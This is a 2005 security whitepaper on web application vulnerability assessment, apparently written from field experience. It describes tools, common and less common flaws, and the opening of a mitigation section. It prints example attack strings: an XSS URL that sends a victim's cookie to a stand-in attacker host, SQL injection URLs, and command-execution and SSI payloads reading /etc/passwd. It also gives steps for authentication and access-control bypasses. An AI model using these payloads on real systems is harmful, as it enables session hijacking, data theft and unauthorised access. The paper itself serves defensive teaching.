# Web Application Vulnerability Assessment

*Discovering and Mitigating Security Issues in Web Applications*

**July 2005**

*Kristof Philipsen (kristof.philipsen@cybertrust.com)*

## Table of Contents

## Abstract

The growing rise of the Internet community and accessibility to information has prompted companies to deploy e-business solutions, many of which are accessible through the use of a web browser. These web applications are oftentimes susceptible to various security issues allowing an attacker to compromise sensitive and confidential data. This paper discusses several of the security threats posed to web application infrastructures and looks in closer detail at ways to mitigate these security issues.

# 1. Introduction

Web Applications are currently in common use across the world in every possible sector, ranging from online banking over online shopping to internal HR applications. However, it is only within the last couple of years that web applications have gained such momentum, and seen such wide-spread deployment. This rise can mainly be attributed to a high demand from a customer base for certain functionalities to be made available to them. Web Applications are largely popular because almost everyone is currently equipped with a network connection, whether external or internal, as well as a web browser. Web Applications are accessible across the Web based protocols (HTTP, HTTPS) and do not require the installation of specific software on the client machines. One of the main advantages of using common protocols such as HTTP and HTTPS is that these services are allowed to pass outbound through a corporate infrastructure, mostly through the scrutiny of some content filtering or proxy application, which allows the users to access applications without having to open non-standard ports on the firewalls. However, these web applications can also be a cause for alarm for corporate network administrators as the clients may be able to tunnel data through these web applications. On the other hand, due to the sometimes sensitive data provided through the use of web applications, security engineers and developers need to ensure that these web applications are secure but allow the application with a certain flexibility to function correctly.

This paper attempts to discuss the risks and issues facing web applications today and looks at findings following various Web Application Vulnerability Assessments in order to identify these issues and find the best possible remediation for these issues.

The content provided within this paper in relating to security issues is based on real-life situations as seen in the field of web application security from the point of view of a person performing web application vulnerability assessments. Using such an approach allows a more practical, rather than theoretical, view of the security issues and mitigation strategies concerning web applications.

# 2. The Need for Web Application Security

This section attempts to detail the need for web applications security, looking at the anatomy of web applications, and what makes them so vulnerable.

## *2.1 Anatomy of a Web Application Infrastructure*

Before we can go into understanding exactly what a web application is, we have to look at the larger picture. A web application is one of the components out of a three-tiered chain of software programs which allows an end-user to access, enter, or modify data. A web application infrastructure typically consists of a web browser/client (also known as a thin client), a web application engine, and a back-end data provider (in most cases a database server). Web Applications are designed to be the Input/Output interfaces between the thin client on one end, and the back-end data provider at the other end. In its basic form, Web Applications transform user-friendly information into requests or queries to the back-end data provider and vice versa.

A Web Application is a set of software accessible through a web server and differs from regular web content in that it is dynamic in form, allowing for user input, dynamically generated output, intelligent page functions, built-in authentication, and the like.

*A Simple Web Application*

End-users can connect to the web application via a web browser, request data using HTML features such as forms, drop-down lists, links, and similar methods. The Web Application will then bundle the information the client has requested, and send it to the back-end data provider. Finally, the web application will display the information returned by the data provider.

Common uses for these types of applications are used in the financial services industry, such as data providers displaying information regarding the stock market or currency exchanges.

*A Complex Web Application*

End-users can connect to the web application via a web browser, request data using HTML features such as forms, drop-down lists, links, and similar methods. The Web Application will then bundle the information the client has requested, and send it to the back-end data provider. The end-user can also enter and modify data stored on the back-end data provider. Common uses for these types of applications are shopping carts, e-Banking web sites, and web-based mail services.

## *2.2 What makes web applications so vulnerable?*

As discussed previously, Web applications can be complex programs which provide a user with an interface to access, modify, or create data. Many people see web applications as a set of scripts running on a web server and consider the risks regarding Web Applications to be directly related to the scripts and the web server itself. Although these are some components of the web application infrastructure, the design of the architecture can also have an important impact on the security of these applications.

*Designed without a Maximum of Security Considerations*

Many web applications are designed from the ground up without taking into account a maximum of security considerations. Oftentimes, the people responsible for the design of the application are projects managers, developers, and software engineers, who may not possess adequate knowledge and experience to cover all aspects related to Web Application Security. Without proper security guidance, several security issues may slip through the design considerations and can be hard to fix at a later stage.

*Reliance on Other Architecture Components*

As explained previously, Web Applications serve as a type of gateway between a thin-client and a back-end server. This reliance on other components in the architecture requires the web application to delegate a part of the security of the architecture to these other components. Since these different components may not always complement each other, separate interfaces may need to be constructed for communication between these different components, leaving room for security issues to develop. For example, securing a web server and the web application scripts will not do much good if the user which is used to connect the web application to the back-end database has all rights on the database.

*Abundance of Programming Languages*

At present, a diverse variety of programming languages exists, which allow for the creation of web applications. The most popular languages at the time of this writing are Java (J2EE, Servlets and Java Server Pages), PHP (and XML bindings), ASP (and .NET), COM/COM+, ActiveX, ColdFusion, Perl, C. This is a quite modest list just without mentioning the connectors and bindings used on the back-end servers such as the AS/400 database COBOL languages and the like. This diversity of programming languages makes it difficult to define a common security framework across the infrastructure.

## 2.3 Need for Web Application Vulnerability Assessments

Due to the growing popularity and widespread deployment of web applications, and the intense work of security testing, a large number of vulnerabilities in these applications have been identified. Many of these vulnerabilities relate to the common set of web vulnerabilities and attacks, such as Cross Site Scripting (XSS), directory indexing, issues relating to input validation (including SQL injection), and other more common vulnerabilities. Most of these common vulnerabilities can be identified using a vulnerability scanner. Common examples of vulnerability scanners designed especially for web server security assessments are Nikto and AppScan (commercial). Security scanners are designed to look for known issues, either defined by known paths (such as the well-known web server security vulnerabilities), or by known patterns (such as input validation issues, XSS). However, there are many other issues which a security assessment tool does not detect. For example, a security assessment tool does not test for session state or identity credentials issues, for temporary files generated by the web server, or for access control issues, just to name a few. In order to properly assess all aspects of the security of a web application, a more thorough assessment needs to be performed. This is where the Web Application Vulnerability Assessment comes in to play. A web application vulnerability assessment provides a better insight into the security level of a web application by going beyond the automated mechanisms, known paths, and known patterns used by traditional web security assessment tools. A web application vulnerability assessment allows more thorough checking of issues relating to authentication, authorization, session state, application connections, application error pages, path adherence, and many more. Most importantly, a web application vulnerability assessment allows for the interpretation and analysis of the test results and data by the person performing the assessment, and not by an automated tool, allowing for a clearer insight into the web application, and making it easier to identify the levels at which the application does not adhere to security standards. It is this knowledge and insight into the web application which will allow the person performing the assessment to approach possible mitigation strategies in a more profound and suitable manner to deal with the issues discovered.

# 3. Discovering Security Issues in Web Applications

## *3.1 Automated versus Manual Discovery*

Two different schools of thought exist when it comes to discovery of security issues in Web Applications. The first is based on an approach where an automated tool performs a security assessment of the application, and decides what to look for. The second is based on manual discovery, during which the person performing the assessment decides on what is being looked for, and how to act upon these results.

During an automated discovery assessment, a set of tools is used which will perform an initial assessment of the web application. Upon completion of this initial assessment, the automated discovery tools will use the data gathered in the first phase to launch a series of discoveries against the web application and the server it runs on. These discoveries include searching for known patterns, or variations thereof. Finally, the automated tools will disclose the result of the assessment, oftentimes in the form of a basic report. One main advantage of this type of assessment is the speed at which it can be carried out. An automated discovery tool can perform an assessment in a time frame which would be infeasible for a manual assessment to be carried out in. However, since these tools look for known vulnerabilities, known patterns, or variations thereof, they are also easily detected using intrusion detection and prevention systems, whether they are network based or host based. Several of these "counter attack" systems may be configured to drop connections from the attacker's host after detecting subsequent attack patterns, causing the results of the automated vulnerability assessment to be flawed or false negatives to occur. Moreover, an automated discovery tool is as unlikely to discover previously unknown vulnerability as it to discover a set of less-common issues in web applications.

A manual discovery assessment also utilizes several tools. However, in this case it is up to the person performing the assessment to determine what or what not to look for in the web application. Moreover, it is up to the person assessing the security of the web application to analyze the data returned by the server, and to input or mangle data being sent to the server. A manual assessment allows for a higher level of flexibility and better insight into the actual web application than could be gained using automated discovery tools. One of the major advantages of using manual discovery techniques is the precision with which an assessment can be performed. Rather than allowing the tools select the assessment techniques, it is up to person determining the different attack routes, allowing them to bypass network and host based intrusion detection/prevention systems. The downside of manual discovery is the time it takes to perform such an assessment.

In order to prioritize the advantages and cope with the disadvantages of both of these schools of thought, any web application vulnerability assessment includes a mix of automated as well as manual discovery.

A hybrid discovery assessment will initially use a set of automated tools to perform the reconnaissance of the system and look for known vulnerabilities and patterns. Oftentimes, any network or host based intrusion detection/prevention systems are disabled at this time to weed out false positives. This first assessment will allow discovery of the existence of common security issues, if any. Subsequently to this initial assessment, a manual discovery is performed, allowing for less-common security issues to be exposed.

The following chart depicts various security issues affecting web applications and the method through which they are most likely to be discovered:

**Web Application Security Issues Chart**

| Automated Discovery | Manual Discovery |
|---|---|
| **Known Vulnerabilities** | **Access Rights Issues** |
| **Default Values** | **Access Control Issues** |
| **Cross Site Scripting** | **Session State Issues** |
| **SQL Injection** | **User-specific Files** |
| **Information Disclosure** | **Temporary Files** |
| **Directory Indexing** | **Trust Relationship Issues** |
| **Brute Forcing** | **Backend Database Issues** |
| **Denial-of-Service Attack** | |
| **Command Execution** | |
| **Buffer Overflows** | |
| **Server-Side Includes** | |

The issues listed under the "Automated Discovery" column of the web application security issues chart can be considered as well-known security issues since these have been included into the scanning signatures and known patterns web application security scanners use to discover security issues.

The "Manual Discovery" column describes security issues which are not directly or indirectly detected through automated discovery tools. Manual discovery allows detecting security issues which were previous not known to exist and allows for more intelligent assessments to be carried out against the web application. Issues identified through manual discovery are oftentimes overlooked by automated assessment tools and are sometimes very critical in nature.

The security issues listed in the following sections relate to those discovered during actual web application vulnerability assessments performed by the author of this paper. Therefore not all security issues and successful attacks affecting web application infrastructures may be listed. Notwithstanding, the upcoming sections should provide a clearer insight into the more prevalent security issues existing in today's web application infrastructures.

## 3.2 Tools of the Trade

Various tools are available today, both freely on the Internet, as well as through commercial licensing, to perform web application vulnerability assessments. The following sections will discuss several of these tools in more detail and paint a picture of how and when they can be used during web application vulnerability assessments. Although other web application security assessment utilities are available, the tools listed below were those used in the upcoming sections for depicting the various security issues affecting web applications.

### 3.2.1 Web Vulnerability Scanner - Nikto

Nikto is a web vulnerability scanner, in the sense that it uses a predefined set of “signatures” and “patterns” to look for security issues in web applications. Default behavior is to determine the web server type, on which the web application is running, and to scan only for security issues affecting this web server.  However, this default behavior can be changed using command line options, allowing Nikto to scan for all possible security issues of which it has knowledge. The Nikto web server scanner can be used for an initial automated discovery to identify potential known security issues in a web application. Nikto is written in Perl, thus providing cross-platform functionality, and available freely online and is updated on a regular basis. Nikto can be found at http://www.cirt.net/code/nikto.shtml

### 3.2.2 Web Security Tool - Stunnel

Stunnel is a utility which allows tunneling clear-text protocols inside the SSL protocol. Stunnel is very useful when assessing an SSL-enabled web application and the assessment tool being used does not have integrated SSL support. In such a way, the assessment tool can scan a web application using the HTTP protocol while it is actually encapsulated within SSL via the Stunnel utility. Stunnel is available freely online and can be found at http://www.stunnel.org.

### 3.2.3 Web Proxy - Paros

Paros is a Java-based web proxy which is commonly used during a manual discovery assessment of web application security issues. Paros features include HTTPS support, web spider, data manipulation of request and response through trapping the requests to and responses from the web application. Paros is very useful for looking at the actual traffic exchanged between the client and the server, allowing the person performing the assessment to look for issues in the way the web application communicates, or how it handles the data send from the client to the server. Paros is available freely online and features a Windows-only as well as a Unix/Cross-platform version. Paros can be downloaded at http://www.paros-proxy.org.

## *3.3 Well-Known Security Issues affecting Web Applications*

Several security issues are known to affect web applications. The following sections describe the more well-known security issues existing within web application infrastructures. They show several examples of how these issues can be used to compromise the security of the web application. Most of these common security issues can be discovered using automated scanning tools. However, some of the underlying issues introduced through these common issues are oftentimes not identified using the automated tools and solicit manual discovery phases for these issues to be properly identified and addressed.

### 3.3.1 Default Values and Known Vulnerabilities

Many web applications have a set of default values and scripts which come pre-shipped with the product or have been used for testing purposes and have not been properly removed during the final Q&A processes. These include default usernames and passwords, default locations of certain files or scripts, source code or developer's comments. These can all be useful to an attacker in order to either gain access to the system, or to assist in launching a further attack against the system. Several web applications may also be susceptible to published vulnerabilities for these applications, when for example, the web application is not updated, or the vendor has not released fixes for these vulnerabilities. These known vulnerabilities can range from information disclosure issues to buffer overflow or denial-of-service attacks. Most of these well-known vulnerabilities and default values are published on sites carrying security advisories and security news and several mailing lists such as "bugtraq" and "vuln-dev".

Common examples of known vulnerabilities are the Unicode and the MSADC attack. Moreover, many of these known vulnerabilities are used in worms such as Code Red.

## 3.3.2 Cross Site Scripting Issues

Cross Site Scripting (XSS) is a term in common use when talking about web application attacks. In its basic form, cross site scripting is a way to write content into an HTML document through manipulation of input variables. This type of attack is not directly targeting the web server, although it is using a flaw in the web application, but it is actually targeting a user. When an attacker can manipulate the content of the page and add additional content, the attacker can trick the user that the attacker's content of the web site is actually real. More important and critical is the fact that the attacker can craft a JavaScript Cross Site Scripting attack and use this to steal the cookie of a user on a certain web page. The attacker can then use this information in order to attempt to launch a session hijacking attack. Many Cross Site Scripting attacks are based on attackers providing a link to the original web site either from a web page under the attacker's control, or by dispersing emails to victim users.

In the example below, the target is a financial services web application running on webapp.financial.domain is vulnerable to cross-site scripting at "https://webapp.financial.domain/ebanking/index.jsp?p=" and the attacker's controlled machine is machine.attacker.domain. The attacker would craft the following URL and send it to users in order to steal the cookie for their session with webapp.financial.domain:

```
https://webapp.financial.domain/ebanking/index.jsp?p=<script>document
.location.href='http://machine.attacker.domain/stealcookie?'+document
.cookie</script>
```

When the user clicks on this link above, the user will first connect to the financial application's website, which will be loaded by the user's browser, furthermore, due to the cross-site scripting, the financial application's page will redirect the user to "http://machine.attacker.domain/stealcookie?" and will include the user's cookie in the request. The attacker can now look in his web server's log files and recover the user's cookie and use it to launch a session hijacking attack against the financial web application site.

### 3.3.3 SQL Injection Issues and Database Auditing

Web Applications often use databases for data storage. Most times, the connection between the web application and the database passes over SQL, which allows direct queries into the database from the web application. Some parts of the web application may take user-input variables and use them to query the database. However, oftentimes, developers do not sanitize the user's input adequately, leaving the possibility for SQL Injection attacks.

An attacker can exploit these conditions by requesting especially crafted URL's containing SQL code in order to execute statements in the database. The following example shows a URL with inadequate input sanitation as well as the possibility for SQL injection:

```
http://webapp.financial.domain/stockinfo.jsp?code=STOK&date=20050601
```

The purpose of the above URL is to display the daytime highs and lows for that stock for a particular day.

The web application, after receiving the URL above, will process the request, extract the "code" and "date" fields, and query the database for values matching these two variables. An attacker can also construct some sort of pseudo-code by analyzing the possible request, although the attacker does not know the exact names of the database, tables, and fields:

```
"SELECT day_high, day_low from stock_table where stock=STOCK and date=20050601"
```

Once the pseudo-code has been constructed, the attacker can attempt to inject various SQL statements into the URL in order to try and identify the database type, the database structure, and attempt to read or write arbitrary data into the database. An attacker could try and add a SQL escape character to the request in order to try and evoke an error:

```
http://webapp.financial.domain/stockinfo.php?code=STOK&date=20050601'
```

Upon requesting the URL resource above, the server returns the following error:

```
Warning: Sybase: Server message: Line 1: Incorrect syntax near '\'. (severity 15, procedure
N/A) in /www/stockinfo.php on line 64

Warning: Sybase: Server message: Unclosed quotation mark before the character string '.
(severity 15, procedure N/A) in /www/stockinfo.php on line 84

DB errorUnclosed quotation mark before the character string ''.
```

At this point, the attacker knows that the financial web application is running Sybase as back-end database system. The attacker can now try to read/write from/to some default Sybase database and attempt to audit the Sybase database. Many publications are available online regarding the default installation of many databases, including but not limited to, Sybase, Oracle, MySQL, MS-SQL, and the like. Since the database in the example is a Sybase database, the attacker will attempt to enumerate some of the default databases such as “model” and “pubs”. The attacker crafts the following URL in order to try and create a table called “cybertrust” with a field called “test”:

```
http://webapp.financial.domain/stockinfo.php?code=STOK&date=20050601’
create table model..cybertrust(test varchar(50))--
```

The server responds with an error statement again:

```
Warning: Sybase: Server message: Server user 'webuser' is not a valid user in database
'model'. (severity 14, procedure N/A) in /www/stockinfo.php on line 64

DB errorServer user 'webuser' is not a valid user in database 'model'.
```

The attacker has now learned from the error statement that a user “webuser” exists and is being used for this request for the connection between the web application and the database. Moreover, the attacker has also learnt that “webuser” has no access to write to the “model” database. After enumerating several default databases, the attacker manages to write to one of the databases, called “pubs”. When a successful SQL injection is performed, the database server will process the request, and will not return any error messages since the request has not failed. The attacker executes the following SQL statement and does not get any error messages from the web server, indicating that the SQL injection was successful:

```
http://webapp.financial.domain/stockinfo.php?code=STOK&date=20050601’
create table pubs..cybertrust(test varchar(50))--
```

Using the techniques shown in the examples above, an attacker can access, enter, and modify data within the database. Moreover, the attacker can also audit the database in an attempt to map the database, its usernames, databases, and tables to try and gain a higher-level of access into the database and its content.

When using automated web security assessment tools to perform a test against this URL, the tool will most likely detect that there is an input validation issue, and maybe detect that there is the possibility for a SQL injection attack. However, it is only due to a Web Application Vulnerability Assessment, that the person performing the assessment is able to put this information together, determine the database type, and audit the database. The SQL injection and database auditing is one of the many examples which show the added value of a Web Application Vulnerability Assessment over an automated tools assessment.

### 3.3.4 Information Disclosure and Directory Indexing

Information disclosure relates to the fact that the web application provides more information than necessary about itself, the web server or the operating system it is running on, or the infrastructure it is installed in. Default error messages, server signatures, internal IP disclosures, and the like can be considered as information disclosure. HTTP Headers sometimes contain data which can be considered as information disclosure, such as “Server” and “Location” fields. A check of the HTTP headers can sometimes be used to determine the different components of the infrastructure, whether or not a reverse proxy is used, whether there are more than one web servers, and the like.

Directory indexing is also a form of information disclosure. Directory indexing refers to the fact that an attacker can obtain a listing of all files and subdirectories in a certain directory of the web application. Such a directory listing may reveal “sensitive” information such as temporary files, configuration files, and in the worst case scenario even files containing usernames and passwords. Directory indexing is a common result of improper access controls and/or file permissions.

### 3.3.5 Brute Forcing, Denial of Service, and Buffer Overflows

During a brute force attack, an attacker will attempt to gain access to or knowledge of a certain item using enumeration. Contrary to popular belief, brute forcing is not only limited to usernames and passwords, but can also be used to enumerate files on the system. Although brute-forcing can be a long and painstaking task for an attacker, in the long term it is still a very effective measure. Although many web applications are protected against username/password brute forcing, many applications are not protected against filename brute forcing. Such brute force attacks can possibly impact the performance of the web application.

Brute forcing can also lead to a Denial-of-Service, not only in terms of performance but also in terms of accessibility of the web application. When an attacker is brute forcing a username in order to obtain a password, the web application or authentication server may lock the account after an “n” number of tries.

Attackers can cause a Denial-of-Service to a web application by rendering it useless or unreachable. Examples of this could be inexperienced attackers attempting SQL injection, causing the database to crash and the web application to become standalone, effectively preventing it from performing its duties. Moreover, an attacker can use malicious code, written especially to exploit vulnerabilities in a particular web application (for example format string or buffer overflow conditions) in order to render the application in a state where it is useless to the end users.

An attacker can also use buffer overflows in order to gain a higher level of access into the web application, or even the web server or operating system the application is running on.

Regardless what the attacker’s intentions are, these examples are a direct result of thin-stretched application security design and weak code auditing (or lack thereof).

Many tools are available freely online to exploit Denial-of-Service or Buffer Overflow issues in web applications or web servers. Oftentimes these tools require little or no knowledge of the actual security issues, and can be launched by inexperienced attackers, possibly causing lots of harm.

### 3.3.6 Command Execution and Server Side Includes

Some web applications use external functions in order to read from or write to files. Other applications may use functions to address system commands and system calls to perform certain actions. However, a lack of input validation on the part of web applications can result in an attacker being able to execute commands at system level or with the privileges at which at web application is running.

If a URL is used to call a script to open files in a certain directory, and the file name is defined in the URL, an attacker may be able to exploit this in order to run system commands. An example of such a commonly used file open URL syntax is:

```
http://webapp.financial.domain/openfile.php?d=/web&file=page.html
```

An attacker may, depending on the way in which the script was written and whether input validation is used, execute system commands. A traditional command execution statement would be the following:

```
http://webapp.financial.domain/openfile.php?d=/web&file=|/bin/cat%20/
etc/passwd
```

Most likely, in the scenario above, the attacker will not have access to the UNIX “/etc/passwd” file as the rights assigned to the web server are not adequate to gain access to these files.

Next to direct command execution using manipulation of the URL, another form of command execution or arbitrary file opening may be used. Some web servers support for the use of special tags in their HTML pages, which the web servers will interpret and execute before displaying the page to the end-user. However, these Server Side Includes or SSIs can be used in order to execute commands such as open files on the system, or execute commands. If an attacker can input data into the URL which will then be included in the web page, a technique not all too different from Cross Site Scripting injection, the attacker can possibly execute commands on the web server. The following URL is an example of a Server Side Include attack:

```
http://webapp.financial.domain/errormessage.php?code=<!#exec%20cmd=”/
bin/cat%20/etc/passwd”>
```

For Server Side Include attacks to be successful, SSI functionality has to be enabled on the web server or the web application. Fortunately, most of today’s web servers have the SSI functionality disabled since most of the backend processes has been replaced with scripts.

## *3.4 Less Known Security Issues affecting Web Applications*

### 3.4.1 Authentication Issues

One of the core components of many web applications is the authentication module. Oftentimes, on web applications providing data of a sensitive nature, multiple levels of authentication are implemented in the authentication module. A security issue which arises at times in multi-level authentication systems is "authentication de-synchronization", which attackers can take advantage of if they have knowledge of at least one of the authentication credential sets of the user they are targeting. Moreover, for this attack to succeed an entire authentication credential set must be available to this attacker, although this does not have to be that of the user which is being targeted.

Authentication de-synchronization occurs when multiple levels of authentication are used, and authentication data from one of the levels is not shared with other levels of authentication. Attackers can exploit such issues to gain unauthorized access to the web application.

Taxonomy of the Authentication De-synchronization Attack

1) A user (attacker) with malicious intent possesses a valid account (probably belonging to the attacker) for a multi-level authentication web application. The attacker also knows a user name for another user and for purposes of the example we will assume the attacker is successful at guessing the target user's password (other alternatives such as brute forcing are possible).

2) The attacker authenticates to the web application with the "stolen" or "guessed" credentials of the user being targeted. We assume the attacker correctly managed to guess the credentials for this first authentication level. This may be pretty straight forward if the initial authentication consists of a username/password combination.

3) The attacker is now prompted for a second level of authentication, based on a paper-printed token card with a string of characters. The web application displays the token ID and the string of characters contained on the token card with several blanks, which need to be filled out by the user in order to complete the authentication sequence. The attacker can now submit the data, and trap it in a web proxy (man in the middle proxy).

4) Once the data is trapped in the web proxy, the attacker can edit the data, and change the Token ID to the attackers token ID (rather than that of the user targeted by this attack), and enter the missing characters, matching the attacker's token string.

An authentication de-synchronization attack was successfully carried out due to the fact that the data from the first authentication level was not fully synchronized with that of the second authentication level. This security issue is known to exist because of design flaws within the web application. The designers of the authentication assume that a multi-level authentication for a single user is being implemented, while in fact a single-level authentication is being performed twice; once for a username/password combination and once for a Token ID/Token String combination, and that independently of each other.

A "multi-level" authentication model as the one described in the example above provides a false sense of security in that it may appear as multi-level, but is not multi-level in its actual implementation.

### 3.4.2 Access Control and Trust Relationship Issues

Access control at web application level involves ensuring that a user or resource has access only to what they are intended to have access to. Most web applications provide access control at some level. However, some of these web applications only perform these checks for authorization at a certain level of the application and then grant further access using session identifiers (session ID's) or cookies. An attacker can take advantage of this issue because once authorized, no further access control is required and this can allow the attacker to gain access to content which may not be destined for him. Taking advantage of these security issues can allow for further compromise of the system using other means, such as the ones previously listed.

Trust relationships refer to the fact that one component in the web application architecture trusts another component entirely or to a certain degree. Attackers can take advantage of these trust relationships by identifying components that are trusted by other components, and somehow manipulating the trusted component in order to gain access to or modify information on the trustee.

The following example shows how an access control attack can happen.

1) User authenticates initially and gets a session ID from the web application.
2) Web application initially implements access control based on the session ID and performs access control for specific parts of the application.
3) Once user is authorized and granted access for a certain part of the application, he can possibly gain access to other data contained within that part of the application without being prompted for authorization credentials.

The following describes a very simple but realistic example of an access control attack against a web application:

A bank has set up an e-banking site, which allows users to consult their account balances and actions. Users are authenticated using a strong authentication mechanism, given a session credential, and authenticated on a page-by-page basis.

However, whilst users are authenticated using their session credentials per page, the access control is not delegated any further to the back-end database, which contains data for all accounts.

*Taxonomy of the Access Control Attack:*

1) A valid user of the e-Banking system with malicious intent, authenticates using valid credentials, and is provided with a session ID.

   The user browses to his account page (account number: 111-111-111) and obtains the following URL in the browser:

   ```
   https://webapp.financial.dom/eBanking/manage/MyAccount?AccountID=
   f7573afb04acf6a3d11494290fb052c6
   ```

2) Looking more closely at the "*AccountID*" parameter, the user notices that the string input is actually an MD5 hash of the account number 111-111-111.

3) The user with malicious intent now aims to gain access the financial details of an account number 111-111-222. The user calculates the MD5 hash value for the account number 111-111-222, which is "1f3f5ca2db620924cf20e417084905c7", and inputs this value into the URL:

   ```
   https://webapp.financial.dom/eBanking/manage/MyAccount?AccountID=
   1f3f5ca2db620924cf20e417084905c7
   ```

To the user's astonishment, account details of the 111-111-222 account are displayed.

*Where it went wrong*

The following describes exactly what happened on the web application infrastructure's side:

1) A user is authenticated using a strong authentication method. The web application generates a session credential and sends this to the user's browser using the "Set-Cookie" HTTP Header.

2) A user requests access to the "https://webapp.financial.dom/eBanking/manage/MyAccount?AccountID=f7573afb04acf6a3d11494290fb052c6" resource. The requested page requires authorization and verifies the user's credential. The user's credential is authorized to access this resource. The web application performs the requested action, contacts the back end database using the MD5 hash of the account number. The database in its turn looks up the corresponding clear text account number for the MD5 hash requested by the web application, and returns the details for this account.

3) The user now requests access to the "https://webapp.financial.dom/eBanking/manage/MyAccount?AccountID=1f3f5ca2db620924cf20e417084905c7" resource. The web application again verifies the access credentials for this resource and permits the user. Although the user's authorization to the requested resource was verified, the web application never made an attempt to verify the user's authorization to the information being requested from the back-end data base. The web application believes the user is authorized to view this resource, and queries the back-end database for the requested information on account number "111-111-222". The database has no knowledge of the fact that the account number does not belong to the user requesting the data.

The example above depicted the exploitation of an access control issue while also using trust relationships to the attacker's advantage.

### 3.4.3 User-specific File Issues

Many web applications contain user-specific pages, such as bank account statements, web mail, and the like. Some of these pages may contain user-specific PDF, XLS, or DOC files, as well as other files which are in common use. However, oftentimes these files are generated through the web application, and made available in a certain location on the web server. It has been found that several web applications do not perform adequate access control on these user-specific files and allow any legitimate user to access them, regardless of whether the file is destined for these users. However, most web applications do ensure that these user-specific files have a limited lifespan and are deleted afterwards. An attacker may be able to use an analysis of the user-specific files naming convention, possibly combined with a brute force attack, in order to enumerate these file types and gain access to them.

### 3.4.4 Temporary File Issues

Web application access data stored on a back-end data provider, and use various functions to manipulate this data into a user-friendly format. During this process the web application may generate temporary files which may not be properly cleaned up. These files may be stored on a location on the web application server in a path which a valid user has access to, without requiring thorough access control. Moreover, sometimes error messages generated during data processing may accidentally reveal the path to these temporary files.

An attacker can possibly gain access to these temporary files, potentially containing sensitive data, or critical information about the web application.

### 3.4.4 Session State Issues

Web applications use a concept of Session IDs to maintain the state for an established session. These session IDs are usually managed in the form of cookies on the client's side and allow users to be tracked throughout the site. However, several issues exist within the concept of session state.

One of the issues relative to session state is the predictability of the Session IDs, where an attacker may be able to figure out the algorithm behind the generation of these Session IDs, possibly allowing the attacker to hijack established sessions. Another security issue affecting web applications is improper session validation, during which an attacker can establish a session with a stolen Session ID from a location which is different from the original user's location.

#### *3.4.4.1 Session ID Predictability*

The security of session state within web application relies on the fact that it is improbable for a user to guess another user's Session ID. The principle used for session state within web applications is not much different than that used in the TCP Initial Sequence Numbers. If an attacker can somehow determine or correctly guess how Session ID's are generated, the entire principle of Session State is compromised.

An attacker can use different methods in order to audit the security of the Session IDs in an attempt to determine the algorithm used to generate these IDs:

***Statistical Time-based Analysis*** is a technique which is used in order to determine patterns between two or more variables. The Statistical Time-based Analysis relies on the fact that a constant time-interval exists between the generation of SessionID[0] and SessionID[1]. Such an increment can be considered linear and thus predictable.

***Statistical Modulus-based Attack*** is a technique in which modulus functions are used to calculate patterns in two or more seemingly non-coherent variables. The modulus function calculates how many times a certain value (SessionID[0]) fits into another value (SessionID[1]), after that you will always have a left-over, whether it is zero or a non-zero number. Using a string of these numbers, a possible pattern may be detected in the generation of these Session IDs. The following is an example of a modulus-based attack against Session IDs:

SessionID[0] = 543213243
SessionID[1] = 1629639730
SessionID[2] = 14666757580
SessionID[3] = 44000272748

Although it is clear that the numbers are incrementing, it does not appear to be based on linear intervals. This is where the modulus-based attack comes in.

In order to properly carry out this attack, a factor needs to be chosen for the modulus, in this example "3" is used.

Then the following calculation is performed:

*SessionID[Δ] = SessionID[n] mod SessionID[n-1]*

Using this calculation, we get the following results for the 4 Session ID's:

| | SessionID[0] | SessionID[1] | SessionID[2] | SessionID[3] |
|---|---|---|---|---|
| Modulus | 3 | 3 | 3 | 3 |
| Leftover | 1 | 2 | 4 | 8 |

The attacker has now been successful at determining the algorithm used to generate the Session ID:

Let n[0]=1, n[1]=2, n[2]=4, n[3]=8, n[4]=16, n[5]=32, n[6]=64, n[7]=128.

Algorithm generation function:

*SessionID[y] = (SessionID[y-1] * 3) + n[y]*

Example:

SessionID[3] = (14666757580 * 3) + n[3]
SessionID[3] = (14666757580 * 3 ) + 8
SessionID[3] = 44000272740 + 8
SessionID[3] = 44000272748

***Known Issues in Session ID algorithms*** exist in different web applications or web servers. Most of these issues are usually fixed in the application but servers not running the latest version or a non-patched version can be susceptible to compromise through the use of these means.

### *3.4.4.2 Improper Session Validation*

Improper Session Validation relates to the fact that the state of the session as a whole is not validated on each request. Improper Session Validation allows an attacker who stole or determined a Session ID to gain access to the web application, even if the attacker is coming from another external Source IP address than that belong to the original user who was attributed the Session ID.

The Session State table on the web application may have the following layout:

| **User** | **SessionID** | **Source IP** |
|---|---|---|
| WebAppUser-001 | 52af1c78bee7643e7446e1d153f645fd | 2.2.2.1 |
| WebAppUser-047 | b4b8df245e1ab0210fd86a4cf8f56862 | 1.1.1.2 |
| WebAppUser-359 | 3bf7ef846cc55e29d70377d20985b20d | 3.3.3.5 |

However, when a reverse proxy is placed in front of the web application, chances are high that the source IP perceived by the web application will always be that of the reverse proxy. Therefore the attacker does not need to worry about the victim's "Source IP". When a reverse proxy (i.e. *10.10.10.5*) is in the picture, the Session State table on the Web Application may look as follows:

| **User** | **SessionID** | **Source IP** |
|---|---|---|
| WebAppUser-001 | 52af1c78bee7643e7446e1d153f645fd | 10.10.10.5 |
| WebAppUser-047 | b4b8df245e1ab0210fd86a4cf8f56862 | 10.10.10.5 |
| WebAppUser-359 | 3bf7ef846cc55e29d70377d20985b20d | 10.10.10.5 |

# 4. Mitigating Security Issues in Web Applications

## 4.1 Introduction

An import fact to realize when mitigating security issues is that no infrastructure is one-hundred percent secure. There is always a potential for security issues to exist, no matter how good the security of the web application infrastructure is. It is therefore important to have a fairly weighted balance between application use and application security. Most of the end-users of web application are no computer experts. Therefore one can’t expect these users to be security conscious about the risks posed to a web application infrastructure. Web Application security must therefore come from those providing the application, and must be measured in the security stance to not totally exclude the users by implementing the most stringent and user-unfriendly security measures.

## *4.2 Securing Web Application Infrastructures*

### 4.2.1 Introduction

The mitigation of security issues and securing of web applications is a continuously ongoing process which starts at the initial design phase of the web application and runs all throughout the development and production phases and beyond.

The following sections describe the various measures and mitigation strategies that could be put in place in each of the different phases of the web application.

### 4.2.2 Core versus Peripheral Web Application Security

When securing a web application infrastructure, there are two different aspects which need to be taken into account:

● Core Web Application Security
● Peripheral Web Application Security

*Core Web Application Security* refers to securing the "core" components of the web application architecture, which are the web application, the data provider, and the client. Since Core Web Application Security is at the heart of the web application infrastructure, it stretches through all phases of the application's lifetime.

